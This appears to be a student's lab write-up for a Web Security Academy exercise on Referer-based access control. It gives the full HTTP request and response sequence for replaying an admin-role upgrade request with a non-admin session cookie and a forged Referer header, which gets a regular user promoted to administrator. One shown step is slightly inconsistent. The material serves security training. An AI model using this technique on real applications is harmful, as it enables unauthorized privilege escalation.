
Access Control Vulnerabilities And Privilege Escalation Lab – 13

Referer-based access control

M.Gobi Shankar
CB.SC.P2CYS23019

Exploit The Flawed Access Controls To Promote Yourself To Become An Administrator.


Log in using the admin credentials.


Referer-based access control
Back to lab description »
LAB Not solved
Home | Admin panel | My account | Log out
Email
Update email

My Account


Your username is: administrator

Browse to the admin panel, promote `carlos`, and send the HTTP request to Burp Repeater.



```
GET /admin-roles?username=carlos&action=upgrade HTTP/2
Host: 0a15001b03b1a6718295201b00c500d1.web-security-academy.net
Cookie: session=JdU7pL1N6zPYYwrJ0FLvWXxorQ4cVd7X
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a15001b03b1a6718295201b00c500d1.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Logout from admin account, and log in with the non-admin credentials.



Referer-based access control

Back to lab description »

LAB Not solved

Home | My account | Log out


My Account

Your username is: wiener

Email

Update email

Browse to `/admin-roles?username=carlos&action=upgrade` and observe that the request is treated as unauthorized due to the absent Referer header.




Request

```
GET /admin-roles?username=carlos&action=upgrade HTTP/2
Host: 0a15001b03b1a6718295201b00c500d1.web-security-academy.net
Cookie: session=JdU7pL1N6zPYYwrJ0FLvWXxorQ4cVd7X
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a15001b03b1a6718295201b00c500d1.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Response

```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
Set-Cookie: session=YprTgiqnDyuBvn6lq8eRqBAgtDRLurGU; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```

Copy the non-admin user's session cookie into the existing Burp Repeater request, change the username to yours, and replay it.




Request

```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a15001b03b1a6718295201b00c500d1.web-security-academy.net
Cookie: session=EuFxPeLEiopFeFKxO7cwuW3F1ceQJM8d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a15001b03b1a6718295201b00c500d1.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Response

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Lab Completed Successfully.



Referer-based access control

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Email

Update email